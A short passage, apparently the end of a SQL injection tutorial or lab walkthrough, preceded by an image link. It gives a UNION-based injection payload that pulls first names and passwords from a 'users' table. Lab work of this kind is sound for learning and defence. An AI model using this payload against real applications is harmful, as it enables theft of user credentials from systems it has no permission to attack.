
After we get the columns in the table, we can find the ‘first_name’ column and the ‘password’ column.

Now we can retrieve data from this column by typing this command.

‘+UNION+SELECT+first_name,+password+FROM+users--’



After executing this command, we can get the first name and the password of the users.



Thank You!!